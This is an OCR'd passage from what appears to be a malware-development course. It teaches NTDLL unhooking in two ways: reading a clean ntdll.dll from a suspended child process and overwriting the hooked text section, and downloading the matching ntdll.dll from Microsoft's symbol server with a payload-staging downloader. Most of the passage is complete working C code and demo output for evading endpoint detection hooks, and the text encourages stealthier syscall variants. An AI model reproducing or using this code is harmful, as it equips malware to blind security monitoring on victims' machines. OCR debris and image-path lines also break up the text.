To retrieve `ntdll.dll` from a remote process, it is necessary to determine the base address where NTDLL is mapped to. This process is simpler than it may initially appear and has already been carried out in the *Remote Function Stomping Injection* module. Since DLLs share the same base address, the local base address of `ntdll.dll` will be the

same as the remote base address of it, this is shown in the following image by viewing NTDLL in 3 separate processes.



Therefore when any process is created, including child processes, in a suspended state, its `ntdll.dll` base address is known in advance. However, its size is not known and will need to be calculated by parsing the PE headers of the local `ntdll.dll` image and accessing its `OptionalHeader.SizeOfImage` element which contains the size of the image. For this reason, the following function `GetNtdllSizeFromBaseAddress` is created, which has one parameter, `pNtdllModule`, that will be the base address of an image (i.e. `ntdll.dll`) to fetch its size.

The `pNtdllModule` parameter can be supplied using the `FetchLocalNtdllBaseAddress` function which was used in previous NTDLL unhooking modules to retrieve the base address of the `ntdll.dll` image.

```
SIZE_T GetNtdllSizeFromBaseAddress(IN PBYTE pNtdllModule) {

  PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;
```

```
  return pImgNtHdrs->OptionalHeader.SizeOfImage;
}
```

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
  PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
  PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'S
uspendedProcessUnhooking.exe')
  // 0x10 is = sizeof(LIST_ENTRY)
  PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.F
link->Flink - 0x10);

  return pLdr->DllBase;
}
```

Creating A Suspended Process

This has been performed several times throughout the course by using `CreateProcessA` with the `CREATE_SUSPENDED` or `DEBUG_PROCESS` flags. In the code below, the `DEBUG_PROCESS` flag will be used.

After the process is created, `ReadProcessMemory` is used to read the `ntdll.dll` image. The process is then detached using the DebugActiveProcessStop WinAPI and then terminated with the TerminateProcess WinAPI. Note that the process won't be terminated if it's not detached first.

If the `CREATE_SUSPENDED` flag was used then replace the `DebugActiveProcessStop` WinAPI with `ResumeThread`.

The above logic is illustrated programmatically in the following `ReadNtdllFromASuspendedProcess` function.

```
BOOL ReadNtdllFromASuspendedProcess(IN LPCSTR lpProcessName, OUT PVOID* ppNtdllBuf) {

  CHAR  cWinPath[MAX_PATH / 2]  = { 0 };
  CHAR  cProcessPath[MAX_PATH]  = { 0 };

  PVOID pNtdllModule    = FetchLocalNtdllBaseAddress();
  PBYTE pNtdllBuffer    = NULL;
  SIZE_T  sNtdllSize        = NULL,
        sNumberOfBytesRead  = NULL;
```

```
  STARTUPINFO                   Si     = { 0 };
  PROCESS_INFORMATION           Pi     = { 0 };

  // cleaning the structs (setting elements values to 0)
  RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
  RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

  // setting the size of the structure
  Si.cb = sizeof(STARTUPINFO);

  if (GetWindowsDirectoryA(cWinPath, sizeof(cWinPath)) == 0) {
    printf("[!] GetWindowsDirectoryA Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // 'sprintf_s' is a more secure version than 'sprintf'
  sprintf_s(cProcessPath, sizeof(cProcessPath), "%s\\System32\\%s", cWinPath, lpProcessName);

  if (!CreateProcessA(
    NULL,
    cProcessPath,
    NULL,
    NULL,
    FALSE,
    DEBUG_PROCESS,    // Substitute of CREATE_SUSPENDED
    NULL,
    NULL,
    &Si,
    &Pi)) {
    printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  // allocating enough memory to read ntdll from the remote process
  sNtdllSize = GetNtdllSizeFromBaseAddress((PBYTE)pNtdllModule);
  if (!sNtdllSize)
    goto _EndOfFunc;
  pNtdllBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sNtdllSize);
  if (!pNtdllBuffer)
    goto _EndOfFunc;

  // reading ntdll.dll
  if (!ReadProcessMemory(Pi.hProcess, pNtdllModule, pNtdllBuffer, sNtdllSize, &sNumberOfBytesRead)
|| sNumberOfBytesRead != sNtdllSize) {
    printf("[!] ReadProcessMemory Failed with Error : %d \n", GetLastError());
    printf("[i] Read %d of %d Bytes \n", sNumberOfBytesRead, sNtdllSize);
    goto _EndOfFunc;
  }

  *ppNtdllBuf = pNtdllBuffer;
```

```
  // terminating the process
  if (DebugActiveProcessStop(Pi.dwProcessId) && TerminateProcess(Pi.hProcess, 0)) {
              // process terminated successfully
  }


_EndOfFunc:
  if (Pi.hProcess)
    CloseHandle(Pi.hProcess);
  if (Pi.hThread)
    CloseHandle(Pi.hThread);
  if (*ppNtdllBuf == NULL)
    return FALSE;
  else
    return TRUE;

}
```

Putting It All Together

Once a fresh copy of `ntdll.dll` has been successfully retrieved, the next step is to overwrite the hooked text section with the clean one. This is achieved using the `ReplaceNtdllTxtSection` function, as demonstrated in previous modules.

Note that the unhooked copy of `ntdll.dll` was read from a memory region where it was mapped, being the suspended process's address space. This means that the offset to the text section of the clean NTDLL file is `IMAGE_SECTION_HEADER.VirtualAddress` (4096).

```
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

  PVOID               pLocalNtdll      = (PVOID)FetchLocalNtdllBaseAddress();

  // getting the dos header
  PIMAGE_DOS_HEADER   pLocalDosHdr      = (PIMAGE_DOS_HEADER)pLocalNtdll;
  if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return FALSE;

  // getting the nt headers
  PIMAGE_NT_HEADERS   pLocalNtHdrs      = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e
_lfanew);
  if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return FALSE;


  PVOID   pLocalNtdllTxt  = NULL, // local hooked text section base address
          pRemoteNtdllTxt  = NULL; // the unhooked text section base address
  SIZE_T    sNtdllTxtSize = NULL; // the size of the text section
```


```
  // getting the text section
  PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

  for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

    // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
    if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
      pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
      pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + pSectionHeader[i].VirtualAddress);
      sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
      break;
    }
  }

//----------------------------------------------------------------------------------------------------
--------------------------

  // small check to verify that all the required information is retrieved
  if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
    return FALSE;

  // small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
  if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
    return FALSE;

//----------------------------------------------------------------------------------------------------
--------------------------

  DWORD dwOldProtection = NULL;

  // making the text section writable and executable
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
    printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // copying the new text section
  memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

  // rrestoring the old memory protection
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
    printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```

Improving The Implementation


The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Demo


A suspended child process with PID `6412`.




The hooked `ntdll.dll` text section to be replaced.



The text section base address of the unhooked `ntdll.dll`.



Replacing the text section.


SuspendedProcessUnhooking.exe - PID: 17176 - Thread: Main Thread 6468 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
NtDeviceIoControlFile
C:\Users\User\Desktop\Advanced\SuspendedProcessUnhooking\x64\Debug\SuspendedProcessUnhooking.exe
[i] Fetching A New "ntdll.dll" File From A Suspended Process
[i] Running : "C:\Windows\System32\notepad.exe" As A Suspended Process... [+] DONE
[i] Suspended Process Created With Pid : 6412
[#] Press <Enter> To Terminate The Child Process ...
[+] Process Terminated
[i] 'Hooked' Ntdll Base Address : 0x00007FF830840000
[i] 'Unhooked' Ntdll Base Address : 0x000001566D857040
[#] Press <Enter> To Continue ...
[i] 'Hooked' Ntdll Text Section Address : 0x00007FF830841000
[i] 'Unhooked' Ntdll Text Section Address : 0x000001566D858040
[i] Text Section Size : 1214000
[#] Press <Enter> To Continue ...
[i] Replacing The Text Section ... [+] DONE !
[+] Ntdll Unhooked Successfully
[#] Press <Enter> To Quit ...

87. NTDLL Unhooking - From a Web Server

NTDLL Unhooking - From a Web Server


Introduction

By now the reader should have an understanding of several ways to unhook `ntdll.dll`. One may ask, why not simply include a clean version of NTDLL in the binary? The issue with that approach is one would need to have several versions of NTDLL included in the binary in order to support the multiple version of Windows OS. As a result, this would greatly increase the size of the implementation, making this a flawed approach.

This module will demonstrate an alternative approach that fetches NTDLL from a web server. The implementation will first check the NTDLL version on the current machine and fetch the appropriate version of NTDLL from the web server. The difficult part of this approach is to upload all versions of NTDLL on a web server, therefore in this module, Winbindex will be utilized which contains almost all `ntdll.dll` versions.

Winbindex

Winbindex is a website that contains several versions of files found on Windows OS. Additionally, it contains a search utility to search for the required file. The image below is the output of searching for the 64-bit version of ntdll.dll



ntdll.dll - Winbindex

NT Layer DLL

Show 100 entries Search:


SHA256	Windows	Update	x64	File version	File size	Extra	Download
e8ba51...	Windows 10 1809	KB5022286	x64	10.0.17763.3887	1.91 MB	Show	Download
a22b8e...	Windows 10 1809	KB5021237 (+1)	x64	10.0.17763.3770	1.91 MB	Show	Download
b334ef...	Windows 11 22H2	KB5020044 (+3)	x64	10.0.22621.900	2.07 MB	Show	Download
776550...	Windows 11 22H2	KB5018496 (+1)	x64	10.0.22621.755	2.07 MB	Show	Download
681b23...	Windows 10 1507	KB5018425 (+4)	x64	10.0.10240.19507	1.74 MB	Show	Download
1c2468...	Windows 10 1809	KB5018419 (+3)	x64	10.0.17763.3532	1.91 MB	Show	Download
a2c899...	Windows 10 1607	KB5018411 (+5)	x64	10.0.14393.5427	1.8 MB	Show	Download
a5d83f...	Windows 10 20H2 (+3)	KB5018410 (+8)	x64	10.0.19041.2130	1.93 MB	Show	Download
a23229...	Windows 11 22H2	KB5017389 (+2)	x64	10.0.22621.608	2.07 MB	Show	Download

Determining Winbindex's URL Format


Because `ntdll.dll` must be fetched programmatically, it's important to understand how download links are formatted. Analyze the 3 URLs below:


1. https://msdl.microsoft.com/download/symbols/ntdll.dll/494079D61ee000/ntdll.dll
2. https://msdl.microsoft.com/download/symbols/ntdll.dll/2EEE8BDD1ee000/ntdll.dll
3. https://msdl.microsoft.com/download/symbols/ntdll.dll/F2E8A5AB214000/ntdll.dll

Notice how only one part of the URL changes. This is visualized in the following image.



Links 1 & 2 both contain "1ee000" in the URL, which is 2023424 in decimal. Viewing the additional information regarding the first NTDLL module and searching for the value "2023424" reveals that it's the NTDLL's VirtualSize.





Searching for the first part of the string, "494079D6", which is 1228962262 in decimal, reveals that this is the timestamp of the file.

Therefore, the first part of the URL, the timestamp, is derived from the `IMAGE_FILE_HEADER.TimeDateStamp` element of the DLL. The second part, VirtualSize, is derived from the `IMAGE_OPTIONAL_HEADER.SizeOfImage` element of the DLL.

Winbindex's download links are visualized in the image below.

ReadNtdllFromServer Function

The next step is to build a function that creates a suitable URL for the local machine. This is what the following `ReadNtdllFromServer` function does.

The `ReadNtdllFromServer` function calls `FetchLocalNtdllBaseAddress` to obtain the base address of the local `ntdll.dll` image to build the download URL. This is done using `wsprintfW` which combines the string "https://msdl.microsoft.com/download/symbols/ntdll.dll/", which is the fixed part of the

download link with `pImgNtHdrs->FileHeader.TimeDateStamp` and `pImgNtHdrs->OptionalHeader.SizeOfImage` values.

Once that's done, the function calls `GetPayloadFromUrl` which was introduced in the *Payload Staging - Web Server* module. This function is responsible for downloading the payload file from a web server, but in this case, it's being utilized to download `ntdll.dll` from the generated link.

```
#define FIXED_URL L"https://msdl.microsoft.com/download/symbols/ntdll.dll/"

PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
  PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
  PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'S
erverUnhooking.exe')
  // 0x10 is = sizeof(LIST_ENTRY)
  PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.F
link->Flink - 0x10);

  return pLdr->DllBase;
}


BOOL ReadNtdllFromServer(OUT PVOID* ppNtdllBuf) {

  PBYTE      pNtdllModule             = (PBYTE)FetchLocalNtdllBaseAddress();
  PVOID      pNtdllBuffer             = NULL;
  SIZE_T     sNtdllSize               = NULL;
  WCHAR      szFullUrl [MAX_PATH]     = { 0 };

  // getting the dos header of the local ntdll image
  PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  // getting the nt headers of the local ntdll image
  PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  // constructing the download url
  wsprintfW(szFullUrl, L"%s%0.8X%0.4X/ntdll.dll", FIXED_URL, pImgNtHdrs->FileHeader.TimeDateStamp,
pImgNtHdrs->OptionalHeader.SizeOfImage);

  // 'GetPayloadFromUrl' is used to download a file from a webserver
```

```
  if (!GetPayloadFromUrl(szFullUrl, &pNtdllBuffer, &sNtdllSize))
    return FALSE;

  // 'sNtdllSize' will now contain the size of the downloaded ntdll.dll file
  // 'pNtdllBuffer' will now contain the base address of the downloaded ntdll.dll file

  *ppNtdllBuf = pNtdllBuffer;

  return TRUE;
}
```

Recall that `GetPayloadFromUrl` has three parameters, the download URL, and two output parameters that represent the base address and size of the downloaded file, respectively.

```
BOOL GetPayloadFromUrl(IN LPCWSTR szUrl, OUT PVOID* pNtdllBuffer, OUT PSIZE_T sNtdllSize) {

  BOOL    bSTATE      = TRUE;

  HINTERNET hInternet   = NULL,
          hInternetFile = NULL;

  DWORD   dwBytesRead   = NULL;

  SIZE_T    sSize     = NULL;         // Used as the total size counter

  PBYTE   pBytes      = NULL,         // Used as the total heap buffer counter
          pTmpBytes   = NULL;         // Used as the tmp buffer (of size 1024)

  // Opening the internet session handle, all arguments are NULL here since no proxy options are r
equired
  hInternet = InternetOpenW(L"MalDevAcademy", NULL, NULL, NULL, NULL);
  if (hInternet == NULL) {
    printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  // Opening the handle to the ntdll file using theURL
  hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNE
T_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
  if (hInternetFile == NULL) {
    printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
    bSTATE = FALSE; goto _EndOfFunction;
  }

  // Allocating 1024 bytes to the temp buffer
  pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
  if (pTmpBytes == NULL) {
```

```
    bSTATE = FALSE; goto _EndOfFunction;
  }

  while (TRUE) {

    // Reading 1024 bytes to the tmp buffer. The function will read less bytes in case the file is
less than 1024 bytes.
    if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
      printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
      bSTATE = FALSE; goto _EndOfFunction;
    }

    // Calculating the total size of the total buffer
    sSize += dwBytesRead;

    // In case the total buffer is not allocated yet
    // then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
    if (pBytes == NULL)
      pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
    else
      // Otherwise, reallocate the pBytes to equal to the total size, sSize.
      // This is required in order to fit the whole ntdll file bytes
      pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

    if (pBytes == NULL) {
      bSTATE = FALSE; goto _EndOfFunction;
    }

    // Append the temp buffer to the end of the total buffer
    memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

    // Clean up the temp buffer
    memset(pTmpBytes, '\0', dwBytesRead);

    // If less than 1024 bytes were read it means the end of the file was reached
    // Therefore exit the loop
    if (dwBytesRead < 1024) {
      break;
    }

    // Otherwise, read the next 1024 bytes
  }


  // Saving
  *pNtdllBuffer   = pBytes;
  *sNtdllSize     = sSize;

_EndOfFunction:
